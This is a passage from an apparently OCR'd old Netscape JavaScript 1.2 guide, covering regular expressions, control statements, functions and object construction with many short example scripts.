re = /(\w+)\s(\w+)/;
str = "John Smith";
newstr = str.replace(re, "$2, $1");
document.write(newstr)
</SCRIPT>
```

This prints "Smith, John".

Example 2. In the following example, `RegExp.input` is set by the Change event. In the `getInfo` function, the `exec` method uses the value of `RegExp.input` as its argument. Note that `RegExp` must be prepended to its `$` properties (because they appear outside the replacement string). (Example 3 is a more efficient, though possibly more cryptic, way to accomplish the same thing.)

```
<HTML>

<SCRIPT LANGUAGE="JavaScript1.2">
function getInfo(){
   re = /(\w+)\s(\d+)/
   re.exec();
   window.alert(RegExp.$1 + ", your age is " + RegExp.$2);
}
</SCRIPT>

Enter your first name and your age, and then press Enter.
```

```
<FORM>
<INPUT TYPE="text" NAME="NameAge" onChange="getInfo(this);">
</FORM>

</HTML>
```

Example 3. The following example is similar to Example 2. Instead of using the `RegExp.$1` and `RegExp.$2`, this example creates an array and uses `a[1]` and `a[2]`. It also uses the shortcut notation for using the `exec` method.

```
<HTML>

<SCRIPT LANGUAGE="JavaScript1.2">
function getInfo(){
   a = /(\w+)\s(\d+)/();
   window.alert(a[1] + ", your age is " + a[2]);
}
</SCRIPT>

Enter your first name and your age, and then press Enter.

<FORM>
<INPUT TYPE="text" NAME="NameAge" onChange="getInfo(this);">
</FORM>

</HTML>
```

Executing a Global Search and Ignoring Case

Regular expressions have two optional flags that allow for global and case insensitive searching. To indicate a global search, use the `g` flag. To indicate a case insensitive search, use the `i` flag. These flags can be used separately or together in either order, and are included as part of the regular expression.

To include a flag with the regular expression, use this syntax:

```
re = /pattern/[g|i|gi]
re = new RegExp("pattern", ['g'|'i'|'gi'])
```

Note that the flags, `i` and `g`, are an integral part of a regular expression. They cannot be added or removed later.

For example, `re = /\w+\s/g` creates a regular expression that looks for one or more characters followed by a space, and it looks for this combination throughout the string.

```
<SCRIPT LANGUAGE="JavaScript1.2">
re = /\w+\s/g;
str = "fee fi fo fum";
myArray = str.match(re);
document.write(myArray);
</SCRIPT>
```

This displays ["fee ", "fi ", "fo "]. In this example, you could replace the line:

```
re = /\w+\s/g;
```

with:

```
re = new RegExp("\\w+\\s", "g");
```

and get the same result.

Examples

The following examples show some uses of regular expressions.

Changing the Order in an Input String

The following example illustrates the formation of regular expressions and the use of `string.split()` and `string.replace()`. It cleans a roughly formatted input string containing names (first name first) separated by blanks, tabs and exactly one semicolon. Finally, it reverses the name order (last name first) and sorts the list.

```
<SCRIPT LANGUAGE="JavaScript1.2">

// The name string contains multiple spaces and tabs,
// and may have multiple spaces between first and last names.
names = new String ( "Harry Trump ;Fred Barney; Helen Rigby ;\
       Bill Abel ;Chris Hand ")

document.write ("---------- Original String" + "<BR>" + "<BR>")
document.write (names + "<BR>" + "<BR>")

// Prepare two regular expression patterns and array storage.
// Split the string into array elements.
```

```
// pattern: possible white space then semicolon then possible white space
pattern = /\s*;\s*/

// Break the string into pieces separated by the pattern above and
// and store the pieces in an array called nameList
nameList = names.split (pattern)

// new pattern: one or more characters then spaces then characters.
// Use parentheses to "memorize" portions of the pattern.
// The memorized portions are referred to later.
pattern = /(\w+)\s+(\w+)/

// New array for holding names being processed.
bySurnameList = new Array;

// Display the name array and populate the new array
// with comma-separated names, last first.
//
// The replace method removes anything matching the pattern
// and replaces it with the memorized string—second memorized portion
// followed by comma space followed by first memorized portion.
//
// The variables $1 and $2 refer to the portions
// memorized while matching the pattern.

document.write ("---------- After Split by Regular Expression" + "<BR>")
for ( i = 0; i < nameList.length; i++) {
   document.write (nameList[i] + "<BR>")
   bySurnameList[i] = nameList[i].replace (pattern, "$2, $1")
}

// Display the new array.
document.write ("---------- Names Reversed" + "<BR>")
for ( i = 0; i < bySurnameList.length; i++) {
   document.write (bySurnameList[i] + "<BR>")
}

// Sort by last name, then display the sorted array.
bySurnameList.sort()
document.write ("---------- Sorted" + "<BR>")
for ( i = 0; i < bySurnameList.length; i++) {
   document.write (bySurnameList[i] + "<BR>")
}

document.write ("---------- End" + "<BR>")

</SCRIPT>
```

Using Special Characters to Verify Input

In the following example, a user enters a phone number. When the user presses Enter, the script checks the validity of the number. If the number is valid (matches the character sequence specified by the regular expression), the script posts a window thanking the user and confirming the number. If the number is invalid, the script posts a window informing the user that the phone number is not valid.

The regular expression looks for zero or one open parenthesis `\(?`, followed by three digits `\d{3}`, followed by zero or one close parenthesis `\)?`, followed by one dash, forward slash, or decimal point and when found, remember the character `([-\/\.])`, followed by three digits `\d{3}`, followed by the remembered match of a dash, forward slash, or decimal point `\1`, followed by four digits `\d{4}`.

The Change event activated when the user presses Enter sets the value of `RegExp.input`.

```
<HTML>
<SCRIPT LANGUAGE = "JavaScript1.2">

re = /\(?\d{3}\)?([-\/\.])\d{3}\1\d{4}/

function testInfo() {
   OK = re.exec()
   if (!OK)
      window.alert (RegExp.input +
         " isn't a phone number with area code!")
   else
      window.alert ("Thanks, your phone number is " + OK[0])
}

</SCRIPT>

Enter your phone number (with area code) and then press Enter.
<FORM>
<INPUT TYPE="text" NAME="Phone" onChange="testInfo(this);">
</FORM>

</HTML>
```

Chapter

5

Statements

JavaScript supports a compact set of statements that you can use to incorporate a great deal of interactivity in Web pages. This chapter provides an overview of these statements.

This chapter contains the following sections, which provide a brief overview of each statement:

- Conditional Statements: `if...else` and `switch`
- Loop Statements: `for`, `while`, `do while`, `label`, `break`, and `continue` (`label` is not itself a looping statement, but is frequently used with these statements)
- Object Manipulation Statements: `for...in` and `with`
- Comments

Any expression is also a statement. See Chapter 3, "Expressions and Operators," for complete information about statements.

Use the semicolon (;) character to separate statements in JavaScript code.

See the *Client-Side JavaScript Reference* for details about the statements in this chapter.

Conditional Statements

A conditional statement is a set of commands that executes if a specified condition is true. JavaScript supports two conditional statements: `if...else` and `switch`.

if...else Statement

Use the `if` statement to perform certain statements if a logical condition is true; use the optional `else` clause to perform other statements if the condition is false. An `if` statement looks as follows:

```
if (condition) {
   statements1
}
[else {
   statements2
} ]
```

The condition can be any JavaScript expression that evaluates to true or false. The statements to be executed can be any JavaScript statements, including further nested `if` statements. If you want to use more than one statement after an `if` or `else` statement, you must enclose the statements in curly braces, {}.

Do not confuse the primitive Boolean values true and false with the true and false values of the Boolean object. Any object whose value is not undefined or null, including a Boolean object whose value is false, evaluates to true when passed to a conditional statement. For example:

```
var b = new Boolean(false);
if (b) // this condition evaluates to true
```

Example. In the following example, the function `checkData` returns true if the number of characters in a `Text` object is three; otherwise, it displays an alert and returns false.

```
function checkData () {
   if (document.form1.threeChar.value.length == 3) {
      return true
   } else {
      alert("Enter exactly three characters. " +
      document.form1.threeChar.value + " is not valid.")
      return false
   }
}
```

switch Statement

A `switch` statement allows a program to evaluate an expression and attempt to match the expression's value to a case label. If a match is found, the program executes the associated statement. A `switch` statement looks as follows:

```
switch (expression){
   case label :
      statement;
      break;
   case label :
      statement;
      break;
   ...
   default : statement;
}
```

The program first looks for a label matching the value of expression and then executes the associated statement. If no matching label is found, the program looks for the optional default statement, and if found, executes the associated statement. If no default statement is found, the program continues execution at the statement following the end of `switch`.

The optional `break` statement associated with each case label ensures that the program breaks out of `switch` once the matched statement is executed and continues execution at the statement following switch. If `break` is omitted, the program continues execution at the next statement in the `switch` statement.

Example. In the following example, if `expr` evaluates to "Bananas", the program matches the value with case "Bananas" and executes the associated statement. When `break` is encountered, the program terminates `switch` and executes the statement following `switch`. If `break` were omitted, the statement for case "Cherries" would also be executed.

```
switch (expr) {
   case "Oranges" :
      document.write("Oranges are $0.59 a pound.<BR>");
      break;
   case "Apples" :
      document.write("Apples are $0.32 a pound.<BR>");
      break;
   case "Bananas" :
      document.write("Bananas are $0.48 a pound.<BR>");
      break;
   case "Cherries" :
      document.write("Cherries are $3.00 a pound.<BR>");
      break;
   default :
      document.write("Sorry, we are out of " + i + ".<BR>");
}

document.write("Is there anything else you'd like?<BR>");
```

Loop Statements

A loop is a set of commands that executes repeatedly until a specified condition is met. JavaScript supports the `for`, `do while`, `while`, and `label` loop statements (`label` is not itself a looping statement, but is frequently used with these statements). In addition, you can use the `break` and `continue` statements within loop statements.

Another statement, `for...in`, executes statements repeatedly but is used for object manipulation. See “Object Manipulation Statements” on page 88.

for Statement

A `for` loop repeats until a specified condition evaluates to false. The JavaScript `for` loop is similar to the Java and C `for` loop. A `for` statement looks as follows:

```
for ([initialExpression]; [condition]; [incrementExpression]) {
   statements
}
```

When a `for` loop executes, the following occurs:

1. The initializing expression `initial-expression`, if any, is executed. This expression usually initializes one or more loop counters, but the syntax allows an expression of any degree of complexity.

2. The `condition` expression is evaluated. If the value of `condition` is true, the loop statements execute. If the value of `condition` is false, the `for` loop terminates.

3. The `statements` execute.

4. The update expression `incrementExpression` executes, and control returns to Step 2.

Example. The following function contains a `for` statement that counts the number of selected options in a scrolling list (a `Select` object that allows multiple selections). The `for` statement declares the variable `i` and initializes it to zero. It checks that `i` is less than the number of options in the `Select` object, performs the succeeding `if` statement, and increments `i` by one after each pass through the loop.

```
<SCRIPT>
function howMany(selectObject) {
   var numberSelected=0
   for (var i=0; i < selectObject.options.length; i++) {
      if (selectObject.options[i].selected==true)
         numberSelected++
   }
   return numberSelected
}
</SCRIPT>
```

```
<FORM NAME="selectForm">
<P><B>Choose some music types, then click the button below:</B>
<BR><SELECT NAME="musicTypes" MULTIPLE>
<OPTION SELECTED> R&B
<OPTION> Jazz
<OPTION> Blues
<OPTION> New Age
<OPTION> Classical
<OPTION> Opera
</SELECT>
<P><INPUT TYPE="button" VALUE="How many are selected?"
onClick="alert ('Number of options selected: ' +
howMany(document.selectForm.musicTypes))">
</FORM>
```

do...while Statement

The `do...while` statement repeats until a specified condition evaluates to false. A `do...while` statement looks as follows:

```
do {
   statement
} while (condition)
```

`statement` executes once before the condition is checked. If `condition` returns `true`, the statement executes again. At the end of every execution, the condition is checked. When the condition returns `false`, execution stops and control passes to the statement following `do...while`.

Example. In the following example, the `do` loop iterates at least once and reiterates until i is no longer less than 5.

```
do {
   i+=1;
   document.write(i);
} while (i<5);
```

while Statement

A `while` statement executes its statements as long as a specified condition evaluates to true. A `while` statement looks as follows:

```
while (condition) {
   statements
}
```

If the condition becomes false, the statements within the loop stop executing and control passes to the statement following the loop.

The condition test occurs before the statements in the loop are executed. If the condition returns true, the statements are executed and the condition is tested again. If the condition returns false, execution stops and control is passed to the statement following `while`.

Example 1. The following `while` loop iterates as long as `n` is less than three:

```
n = 0
x = 0
while( n < 3 ) {
   n ++
   x += n
}
```

With each iteration, the loop increments `n` and adds that value to `x`. Therefore, `x` and `n` take on the following values:

- After the first pass: `n` = 1 and `x` = 1
- After the second pass: `n` = 2 and `x` = 3
- After the third pass: `n` = 3 and `x` = 6

After completing the third pass, the condition `n < 3` is no longer true, so the loop terminates.

Example 2: infinite loop. Make sure the condition in a loop eventually becomes false; otherwise, the loop will never terminate. The statements in the following `while` loop execute forever because the condition never becomes false:

```
while (true) {
   alert("Hello, world") }
```

label Statement

A label provides a statement with an identifier that lets you refer to it elsewhere in your program. For example, you can use a label to identify a loop, and then use the `break` or `continue` statements to indicate whether a program should interrupt the loop or continue its execution.

The syntax of the label statement looks like the following:

```
label :
   statement
```

The value of *`label`* may be any JavaScript identifier that is not a reserved word. The *`statement`* that you identify with a label may be any type.

Example. In this example, the label `markLoop` identifies a `while` loop.

```
markLoop:
while (theMark == true)
   doSomething();
}
```

break Statement

Use the break statement to terminate a loop, `switch`, or label statement.

- When you use `break` with a `while`, `do-while`, `for`, or `switch` statement, `break` terminates the innermost enclosing loop or `switch` immediately and transfers control to the following statement.
- When you use `break` within an enclosing label statement, it terminates the statement and transfers control to the following statement. If you specify a label when you issue the `break`, the `break` statement terminates the specified statement.

The syntax of the `break` statement looks like the following:

```
1. break
2. break [label]
```

The first form of the syntax terminates the innermost enclosing loop, `switch`, or label; the second form of the syntax terminates the specified enclosing label statement.

Example. The following example iterates through the elements in an array until it finds the index of an element whose value is `theValue`:

```
for (i = 0; i < a.length; i++) {
   if (a[i] = theValue);
      break;
}
```

continue Statement

The `continue` statement can be used to restart a `while`, `do-while`, `for`, or `label` statement.

- In a `while` or `for` statement, `continue` terminates the current loop and continues execution of the loop with the next iteration. In contrast to the `break` statement, `continue` does not terminate the execution of the loop entirely. In a `while` loop, it jumps back to the `condition`. In a `for` loop, it jumps to the `increment-expression`.
- In a `label` statement, `continue` is followed by a label that identifies a `label` statement. This type of `continue` restarts a label statement or continues execution of a labelled loop with the next iteration. `continue` must be in a looping statement identified by the label used by `continue`.

The syntax of the `continue` statement looks like the following:

```
1. continue
2. continue [label]
```

Example 1. The following example shows a `while` loop with a `continue` statement that executes when the value of `i` is three. Thus, `n` takes on the values one, three, seven, and twelve.

```
i = 0
n = 0
while (i < 5) {
   i++
   if (i == 3)
      continue
   n += i
}
```

Example 2. A statement labeled `checkiandj` contains a statement labeled `checkj`. If `continue` is encountered, the program terminates the current iteration of `checkj` and begins the next iteration. Each time `continue` is encountered, `checkj` reiterates until its condition returns `false`. When `false` is returned, the remainder of the `checkiandj` statement is completed, and `checkiandj` reiterates until its condition returns `false`. When `false` is returned, the program continues at the statement following `checkiandj`.

If `continue` had a label of `checkiandj`, the program would continue at the top of the `checkiandj` statement.

```
checkiandj :
   while (i<4) {
      document.write(i + "<BR>");
      i+=1;
      checkj :
         while (j>4) {
            document.write(j + "<BR>");
            j-=1;
            if ((j%2)==0);
               continue checkj;
            document.write(j + " is odd.<BR>");
         }
      document.write("i = " + i + "<br>");
      document.write("j = " + j + "<br>");
   }
```

Object Manipulation Statements

JavaScript uses the `for...in` and `with` statements to manipulate objects.

for...in Statement

The `for...in` statement iterates a specified variable over all the properties of an object. For each distinct property, JavaScript executes the specified statements. A `for...in` statement looks as follows:

```
for (variable in object) {
   statements }
```

Example. The following function takes as its argument an object and the object's name. It then iterates over all the object's properties and returns a string that lists the property names and their values.

```
function dump_props(obj, obj_name) {
   var result = ""
   for (var i in obj) {
      result += obj_name + "." + i + " = " + obj[i] + "<BR>"
   }
   result += "<HR>"
   return result
}
```

For an object `car` with properties `make` and `model`, `result` would be:

car.make = Ford
car.model = Mustang

with Statement

The `with` statement establishes the default object for a set of statements. JavaScript looks up any unqualified names within the set of statements to determine if the names are properties of the default object. If an unqualified name matches a property, then the property is used in the statement; otherwise, a local or global variable is used.

A `with` statement looks as follows:

```
with (object){
   statements
}
```

Example. The following `with` statement specifies that the `Math` object is the default object. The statements following the `with` statement refer to the `PI` property and the `cos` and `sin` methods, without specifying an object. JavaScript assumes the `Math` object for these references.

```
var a, x, y
var r=10
with (Math) {
   a = PI * r * r
   x = r * cos(PI)
   y = r * sin(PI/2)
}
```

Comments

Comments are author notations that explain what a script does. Comments are ignored by the interpreter. JavaScript supports Java-style comments:

- Comments on a single line are preceded by a double-slash (//).
- Comments that span multiple lines are preceded by /* and followed by */:

Example. The following example shows two comments:

```
// This is a single-line comment.

/* This is a multiple-line comment. It can be of any length, and
you can put whatever you want here. */
```

Chapter

6

Functions

Functions are one of the fundamental building blocks in JavaScript. A function is a JavaScript procedure—a set of statements that performs a specific task. To use a function, you must first define it; then your script can call it.

This chapter contains the following sections:

- Defining Functions
- Calling Functions
- Using the arguments Array
- Predefined Functions

Defining Functions

A function definition consists of the `function` keyword, followed by

- The name of the function.
- A list of arguments to the function, enclosed in parentheses and separated by commas.
- The JavaScript statements that define the function, enclosed in curly braces, { }. The statements in a function can include calls to other functions defined in the current application.

Generally, you should define all your functions in the HEAD of a page so that when a user loads the page, the functions are loaded first. Otherwise, the user might perform an action while the page is still loading that triggers an event handler and calls an undefined function, leading to an error.

For example, the following code defines a simple function named `square`:

```
function square(number) {
   return number * number;
}
```

The function `square` takes one argument, called `number`. The function consists of one statement that indicates to return the argument of the function multiplied by itself. The `return` statement specifies the value returned by the function.

```
return number * number
```

All parameters are passed to functions *by value*; the value is passed to the function, but if the function changes the value of the parameter, this change is not reflected globally or in the calling function. However, if you pass an object as a parameter to a function and the function changes the object's properties, that change is visible outside the function, as shown in the following example:

```
function myFunc(theObject) {
   theObject.make="Toyota"
}

mycar = {make:"Honda", model:"Accord", year:1998}
x=mycar.make     // returns Honda
myFunc(mycar)    // pass object mycar to the function
y=mycar.make     // returns Toyota (prop was changed by the function)
```

In addition to defining functions as described here, you can also define `Function` objects, as described in "Function Object" on page 114.

A *method* is a function associated with an object. You'll learn more about objects and methods in Chapter 7, "Working with Objects."

Calling Functions

In a Navigator application, you can use (or *call*) any function defined in the current page. You can also use functions defined by other named windows or frames.

Defining a function does not execute it. Defining the function simply names the function and specifies what to do when the function is called. *Calling* the function actually performs the specified actions with the indicated parameters. For example, if you define the function `square`, you could call it as follows.

```
square(5)
```

The preceding statement calls the function with an argument of five. The function executes its statements and returns the value twenty-five.

The arguments of a function are not limited to strings and numbers. You can pass whole objects to a function, too. The `show_props` function (defined in "Objects and Properties" on page 100) is an example of a function that takes an object as an argument.

A function can even be recursive, that is, it can call itself. For example, here is a function that computes factorials:

```
function factorial(n) {
   if ((n == 0) || (n == 1))
      return 1
   else {
      result = (n * factorial(n-1) )
   return result
   }
}
```

You could then compute the factorials of one through five as follows:

```
a=factorial(1) // returns 1
b=factorial(2) // returns 2
c=factorial(3) // returns 6
d=factorial(4) // returns 24
e=factorial(5) // returns 120
```

Using the arguments Array

The arguments of a function are maintained in an array. Within a function, you can address the parameters passed to it as follows:

```
arguments[i]
functionName.arguments[i]
```

where `i` is the ordinal number of the argument, starting at zero. So, the first argument passed to a function would be `arguments[0]`. The total number of arguments is indicated by `arguments.length`.

Using the `arguments` array, you can call a function with more arguments than it is formally declared to accept. This is often useful if you don't know in advance how many arguments will be passed to the function. You can use `arguments.length` to determine the number of arguments actually passed to the function, and then treat each argument using the `arguments` array.

For example, consider a function that concatenates several strings. The only formal argument for the function is a string that specifies the characters that separate the items to concatenate. The function is defined as follows:

```
function myConcat(separator) {
   result="" // initialize list
   // iterate through arguments
   for (var i=1; i<arguments.length; i++) {
      result += arguments[i] + separator
   }
   return result
}
```

You can pass any number of arguments to this function, and it creates a list using each argument as an item in the list.

```
// returns "red, orange, blue, "
myConcat(", ","red","orange","blue")

// returns "elephant; giraffe; lion; cheetah;"
myConcat("; ","elephant","giraffe","lion", "cheetah")

// returns "sage. basil. oregano. pepper. parsley. "
myConcat(". ","sage","basil","oregano", "pepper", "parsley")
```

See the `Function` object in the *Client-Side JavaScript Reference* for more information.

Predefined Functions

JavaScript has several top-level predefined functions:

- `eval`
- `isFinite`
- `isNaN`
- `parseInt` and `parseFloat`
- `Number` and `String`
- `escape` and `unescape`

The following sections introduce these functions. See the *Client-Side JavaScript Reference* for detailed information on all of these functions.

eval Function

The `eval` function evaluates a string of JavaScript code without reference to a particular object. The syntax of `eval` is:

```
eval(expr)
```

where `expr` is a string to be evaluated.

If the string represents an expression, `eval` evaluates the expression. If the argument represents one or more JavaScript statements, `eval` performs the statements. Do not call `eval` to evaluate an arithmetic expression; JavaScript evaluates arithmetic expressions automatically.

isFinite Function

The isFinite function evaluates an argument to determine whether it is a finite number. The syntax of `isFinite` is:

```
isFinite(number)
```

where `number` is the number to evaluate.

If the argument is `NaN`, positive infinity or negative infinity, this method returns `false`, otherwise it returns `true`.

The following code checks client input to determine whether it is a finite number.

```
if(isFinite(ClientInput) == true)
{
   /* take specific steps */
}
```

isNaN Function

The `isNaN` function evaluates an argument to determine if it is "NaN" (not a number). The syntax of `isNaN` is:

```
isNaN(testValue)
```

where `testValue` is the value you want to evaluate.

The `parseFloat` and `parseInt` functions return "NaN" when they evaluate a value that is not a number. `isNaN` returns true if passed "NaN," and false otherwise.

The following code evaluates `floatValue` to determine if it is a number and then calls a procedure accordingly:

```
floatValue=parseFloat(toFloat)

if (isNaN(floatValue)) {
   notFloat()
} else {
   isFloat()
}
```

parseInt and parseFloat Functions

The two "parse" functions, `parseInt` and `parseFloat`, return a numeric value when given a string as an argument.

The syntax of `parseFloat` is

```
parseFloat(str)
```

where `parseFloat` parses its argument, the string `str`, and attempts to return a floating-point number. If it encounters a character other than a sign (+ or -), a numeral (0-9), a decimal point, or an exponent, then it returns the value up to that point and ignores that character and all succeeding characters. If the first character cannot be converted to a number, it returns "NaN" (not a number).

The syntax of `parseInt` is

```
parseInt(str [, radix])
```

`parseInt` parses its first argument, the string `str`, and attempts to return an integer of the specified `radix` (base), indicated by the second, optional argument, `radix`. For example, a radix of ten indicates to convert to a decimal number, eight octal, sixteen hexadecimal, and so on. For radixes above ten, the letters of the alphabet indicate numerals greater than nine. For example, for hexadecimal numbers (base 16), A through F are used.

If `parseInt` encounters a character that is not a numeral in the specified radix, it ignores it and all succeeding characters and returns the integer value parsed up to that point. If the first character cannot be converted to a number in the specified radix, it returns "NaN." The `parseInt` function truncates the string to integer values.

Number and String Functions

The `Number` and `String` functions let you convert an object to a number or a string. The syntax of these functions is:

```
Number(objRef)
String(objRef)
```

where `objRef` is an object reference.

The following example converts the `Date` object to a readable string.

```
D = new Date (430054663215)
// The following returns
// "Thu Aug 18 04:37:43 GMT-0700 (Pacific Daylight Time) 1983"
x = String(D)
```

escape and unescape Functions

The `escape` and `unescape` functions let you encode and decode strings. The `escape` function returns the hexadecimal encoding of an argument in the ISO Latin character set. The `unescape` function returns the ASCII string for the specified hexadecimal encoding value.

The syntax of these functions is:

```
escape(string)
unescape(string)
```

These functions are used primarily with server-side JavaScript to encode and decode name/value pairs in URLs.

Chapter

7

Working with Objects

JavaScript is designed on a simple object-based paradigm. An object is a construct with properties that are JavaScript variables or other objects. An object also has functions associated with it that are known as the object's *methods*. In addition to objects that are predefined in the Navigator client and the server, you can define your own objects.

This chapter describes how to use objects, properties, functions, and methods, and how to create your own objects.

This chapter contains the following sections:

- Objects and Properties
- Creating New Objects
- Predefined Core Objects

Objects and Properties

A JavaScript object has properties associated with it. You access the properties of an object with a simple notation:

```
objectName.propertyName
```

Both the object name and property name are case sensitive. You define a property by assigning it a value. For example, suppose there is an object named `myCar` (for now, just assume the object already exists). You can give it properties named `make`, `model`, and `year` as follows:

```
myCar.make = "Ford"
myCar.model = "Mustang"
myCar.year = 1969;
```

An array is an ordered set of values associated with a single variable name. Properties and arrays in JavaScript are intimately related; in fact, they are different interfaces to the same data structure. So, for example, you could access the properties of the `myCar` object as follows:

```
myCar["make"] = "Ford"
myCar["model"] = "Mustang"
myCar["year"] = 1967
```

This type of array is known as an *associative array*, because each index element is also associated with a string value. To illustrate how this works, the following function displays the properties of the object when you pass the object and the object's name as arguments to the function:

```
function show_props(obj, obj_name) {
   var result = ""
   for (var i in obj)
      result += obj_name + "." + i + " = " + obj[i] + "\n"
   return result
}
```

So, the function call `show_props(myCar, "myCar")` would return the following:

```
myCar.make = Ford
myCar.model = Mustang
myCar.year = 1967
```

Creating New Objects

JavaScript has a number of predefined objects. In addition, you can create your own objects. In JavaScript 1.2, you can create an object using an object initializer. Alternatively, you can first create a constructor function and then instantiate an object using that function and the `new` operator.

Using Object Initializers

In addition to creating objects using a constructor function, you can create objects using an object initializer. Using object initializers is sometimes referred to as creating objects with literal notation. "Object initializer" is consistent with the terminology used by C++.

The syntax for an object using an object initializer is:

```
objectName = {property1:value1, property2:value2,..., propertyN:valueN}
```

where `objectName` is the name of the new object, each `propertyI` is an identifier (either a name, a number, or a string literal), and each `valueI` is an expression whose value is assigned to the `propertyI`. The `objectName` and assignment is optional. If you do not need to refer to this object elsewhere, you do not need to assign it to a variable.

If an object is created with an object initializer in a top-level script, JavaScript interprets the object each time it evaluates the expression containing the object literal. In addition, an initializer used in a function is created each time the function is called.

The following statement creates an object and assigns it to the variable `x` if and only if the expression `cond` is true.

```
if (cond) x = {hi:"there"}
```

The following example creates `myHonda` with three properties. Note that the `engine` property is also an object with its own properties.

```
myHonda = {color:"red",wheels:4,engine:{cylinders:4,size:2.2}}
```

You can also use object initializers to create arrays. See "Array Literals" on page 37.

JavaScript 1.1 and earlier versions. You cannot use object initializers. You can create objects only using their constructor functions or using a function supplied by some other object for that purpose. See "Using a Constructor Function" on page 102.

Using a Constructor Function

Alternatively, you can create an object with these two steps:

1. Define the object type by writing a constructor function.
2. Create an instance of the object with `new`.

To define an object type, create a function for the object type that specifies its name, properties, and methods. For example, suppose you want to create an object type for cars. You want this type of object to be called `car`, and you want it to have properties for make, model, year, and color. To do this, you would write the following function:

```
function car(make, model, year) {
   this.make = make
   this.model = model
   this.year = year
}
```

Notice the use of `this` to assign values to the object's properties based on the values passed to the function.

Now you can create an object called `mycar` as follows:

```
mycar = new car("Eagle", "Talon TSi", 1993)
```

This statement creates `mycar` and assigns it the specified values for its properties. Then the value of `mycar.make` is the string "Eagle", `mycar.year` is the integer 1993, and so on.

You can create any number of `car` objects by calls to `new`. For example,

```
kenscar = new car("Nissan", "300ZX", 1992)
vpgscar = new car("Mazda", "Miata", 1990)
```

An object can have a property that is itself another object. For example, suppose you define an object called `person` as follows:

```
function person(name, age, sex) {
   this.name = name
   this.age = age
   this.sex = sex
}
```

and then instantiate two new `person` objects as follows:

```
rand = new person("Rand McKinnon", 33, "M")
ken = new person("Ken Jones", 39, "M")
```

Then you can rewrite the definition of `car` to include an `owner` property that takes a `person` object, as follows:

```
function car(make, model, year, owner) {
   this.make = make
   this.model = model
   this.year = year
   this.owner = owner
}
```

To instantiate the new objects, you then use the following:

```
car1 = new car("Eagle", "Talon TSi", 1993, rand)
car2 = new car("Nissan", "300ZX", 1992, ken)
```

Notice that instead of passing a literal string or integer value when creating the new objects, the above statements pass the objects `rand` and `ken` as the arguments for the owners. Then if you want to find out the name of the owner of car2, you can access the following property:

```
car2.owner.name
```

Note that you can always add a property to a previously defined object. For example, the statement

```
car1.color = "black"
```

adds a property `color` to car1, and assigns it a value of "black." However, this does not affect any other objects. To add the new property to all objects of the same type, you have to add the property to the definition of the `car` object type.

Indexing Object Properties

In JavaScript 1.0, you can refer to an object's properties by their property name or by their ordinal index. In JavaScript 1.1 or later, however, if you initially define a property by its name, you must always refer to it by its name, and if you initially define a property by an index, you must always refer to it by its index.

This applies when you create an object and its properties with a constructor function, as in the above example of the `Car` object type, and when you define individual properties explicitly (for example, `myCar.color = "red"`). So if you define object properties initially with an index, such as `myCar[5] = "25 mpg"`, you can subsequently refer to the property as `myCar[5]`.

The exception to this rule is objects reflected from HTML, such as the `forms` array. You can always refer to objects in these arrays by either their ordinal number (based on where they appear in the document) or their name (if defined). For example, if the second `<FORM>` tag in a document has a `NAME` attribute of "myForm", you can refer to the form as `document.forms[1]` or `document.forms["myForm"]` or `document.myForm`.

Defining Properties for an Object Type

You can add a property to a previously defined object type by using the `prototype` property. This defines a property that is shared by all objects of the specified type, rather than by just one instance of the object. The following code adds a `color` property to all objects of type `car`, and then assigns a value to the `color` property of the object `car1`.

```
Car.prototype.color=null
car1.color="black"
```

See the `prototype` property of the `Function` object in the *Client-Side JavaScript Reference* for more information.

Defining Methods

A *method* is a function associated with an object. You define a method the same way you define a standard function. Then you use the following syntax to associate the function with an existing object:

```
object.methodname = function_name
```

where `object` is an existing object, `methodname` is the name you are assigning to the method, and `function_name` is the name of the function.

You can then call the method in the context of the object as follows:

```
object.methodname(params);
```

You can define methods for an object type by including a method definition in the object constructor function. For example, you could define a function that would format and display the properties of the previously-defined `car` objects; for example,

```
function displayCar() {
   var result = "A Beautiful " + this.year + " " + this.make
      + " " + this.model
   pretty_print(result)
}
```

where `pretty_print` is function to display a horizontal rule and a string. Notice the use of `this` to refer to the object to which the method belongs.

You can make this function a method of `car` by adding the statement

```
this.displayCar = displayCar;
```

to the object definition. So, the full definition of `car` would now look like


```
function car(make, model, year, owner) {
   this.make = make
   this.model = model
   this.year = year
   this.owner = owner
   this.displayCar = displayCar
}
```

Then you can call the `displayCar` method for each of the objects as follows:

```
car1.displayCar()
car2.displayCar()
```

This produces the output shown in the following figure.

Figure 7.1 Displaying method output



Using this for Object References

JavaScript has a special keyword, `this`, that you can use within a method to refer to the current object. For example, suppose you have a function called `validate` that validates an object's `value` property, given the object and the high and low values:

```
function validate(obj, lowval, hival) {
   if ((obj.value < lowval) || (obj.value > hival))
      alert("Invalid Value!")
}
```

Then, you could call `validate` in each form element's `onChange` event handler, using `this` to pass it the form element, as in the following example:

```
<INPUT TYPE="text" NAME="age" SIZE=3
   onChange="validate(this, 18, 99)">
```

In general, `this` refers to the calling object in a method.

When combined with the `form` property, `this` can refer to the current object's parent form. In the following example, the form `myForm` contains a `Text` object and a button. When the user clicks the button, the value of the `Text` object is set to the form's name. The button's `onClick` event handler uses `this.form` to refer to the parent form, `myForm`.

```
<FORM NAME="myForm">
Form name:<INPUT TYPE="text" NAME="text1" VALUE="Beluga">
<P>
<INPUT NAME="button1" TYPE="button" VALUE="Show Form Name"
   onClick="this.form.text1.value=this.form.name">
</FORM>
```

Deleting Objects

You can remove an object by using the `delete` operator. The following code shows how to remove an object.

```
myobj=new Number()
delete myobj   // removes the object and returns true
```

See "delete" on page 57 for more information.

JavaScript 1.1. You can remove an object by setting its object reference to null (if that is the last reference to the object). JavaScript finalizes the object immediately, as part of the assignment expression.

JavaScript 1.0. You cannot remove objects—they exist until you leave the page containing the object.

Predefined Core Objects

This section describes the predefined objects in core JavaScript: `Array`, `Boolean`, `Date`, `Function`, `Math`, `Number`, `RegExp`, and `String`. The predefined client-side objects are described in Chapter 11, "Using Navigator Objects."

Array Object

JavaScript does not have an explicit array data type. However, you can use the predefined `Array` object and its methods to work with arrays in your applications. The `Array` object has methods for manipulating arrays in various ways, such as joining, reversing, and sorting them. It has a property for determining the array length and other properties for use with regular expressions.

